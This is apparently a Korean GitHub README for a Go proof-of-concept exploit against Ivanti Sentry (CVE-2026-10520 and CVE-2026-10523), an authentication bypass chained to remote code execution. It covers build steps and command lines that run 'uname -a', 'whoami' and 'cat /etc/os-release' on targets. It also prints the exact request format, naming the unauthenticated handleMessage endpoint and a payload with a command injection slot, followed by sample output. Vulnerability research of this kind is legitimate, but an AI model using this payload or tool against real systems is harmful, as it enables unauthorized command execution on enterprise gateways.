 gagaltotal/cve-2026-10523-ivanti-sentry
Ivanti Sentry 인증 우회 및 원격 코드 실행 취약점(CVE-2026-10520, CVE-2026-10523)에 대한 개념 증명 탐지 도구입니다. 시스템 명령을 실행하고 취약한 배포 환경을 검증하기 위해 조작된 API 요청을 전송합니다.

인증 우회 및 원격 코드 실행과 관련된 Ivanti Sentry 취약점을 테스트하기 위한 포괄적인 개념 증명(PoC) 탐지 도구입니다. 이 도구는 CVE-2026-10520 및 CVE-2026-10523에 취약한 시스템을 식별합니다.
이 프로젝트는 Ivanti Sentry 인스턴스가 심각한 인증 우회 및 원격 코드 실행 결함에 취약한지 탐지하고 검증하도록 설계되었습니다. 이 도구는 Ivanti Sentry API 엔드포인트를 통해 특별히 제작된 메시지를 보내 시스템 명령을 실행하고 결과를 추출하여, 보안 연구원과 침투 테스터가 취약한 배포 환경을 식별할 수 있게 합니다.
Ivanti Sentry의 인증 우회 취약점으로, 제한된 API 엔드포인트에 대한 인증 없는 접근을 허용합니다.
Ivanti Sentry의 원격 코드 실행 취약점으로, 인증 우회와 결합하면 메시징 API를 통해 임의의 시스템 명령 실행을 허용합니다.
저장소를 클론하고 프로젝트 디렉터리로 이동합니다:
git clone https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry
cd CVE-2026-10523-Ivanti-sentry
초기화 및 패키지 라이브러리를 가져옵니다
go mod init CVE-2026-10523-Ivanti-sentry
go mod tidy
실행 파일을 빌드합니다:
go build -o tot_poc tot_poc.go

이 도구는 두 가지 필수 매개변수가 필요합니다: 대상 URL과 실행할 명령입니다.

대상에서 간단한 명령을 실행합니다:
./tot_poc -url https://target.example.com:8443 -cmd "uname -a"
-url (필수): 프로토콜을 포함한 대상 기본 URL (예: https://127.0.0.1:8443)-cmd (필수): 취약점 탐지를 위해 실행할 명령 (예: "uname -a", "id", "whoami")-p 또는 -proxy (선택): 트래픽 라우팅을 위한 프록시 주소 및 포트 (예: 127.0.0.1:8080)
간단한 시스템 정보 명령으로 취약점을 탐지합니다:
./tot_poc -url https://192.168.1.100:8443 -cmd "uname -a"
프록시 구성으로 실행합니다:
./tot_poc -url https://target.example.com:8443 -cmd "whoami" -proxy 127.0.0.1:8080
시스템 정보를 추출하기 위해 명령을 실행합니다:
./tot_poc -url https://sentry-instance.internal:8443 -cmd "cat /etc/os-release"
이 도구는 다음을 표시합니다:
Target: https://192.168.1.100:8443
Command: uname -a

[+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
[+] Target appears to be vulnerable.

Command output:
Linux sentry-server 5.10.0-8-generic x86_64 GNU/Linux
Target: https://192.168.1.100:8443
Command: uname -a

[+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
[-] Target does not appear to be vulnerable.
이 도구는 인증 없이 접근 가능한 /mics/api/v2/sentry/mics-config/handleMessage 엔드포인트를 악용합니다. 페이로드는 다음과 같이 구성됩니다:
message=execute+system+/configuration/system/commandexec+<commandexec><index>1</index><reqandres>[COMMAND]</reqandres></commandexec>
응답에는 성공 태그 내의 XML 형식으로 명령 출력이 포함됩니다.
이 도구는 승인된 보안 테스트 및 연구 목적으로만 제공됩니다. 사용자는 시스템을 테스트하기 전에 적절한 승인을 받았는지 확인할 전적인 책임이 있습니다. 컴퓨터 시스템에 대한 무단 접근은 불법입니다. 저자는 이 도구로 인한 오용 또는 손상에 대해 책임을 지지 않습니다.
GhostGTR666 - Gagaltotal666
https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry
이 프로젝트는 보안 연구 및 교육 목적으로 있는 그대로 제공됩니다.
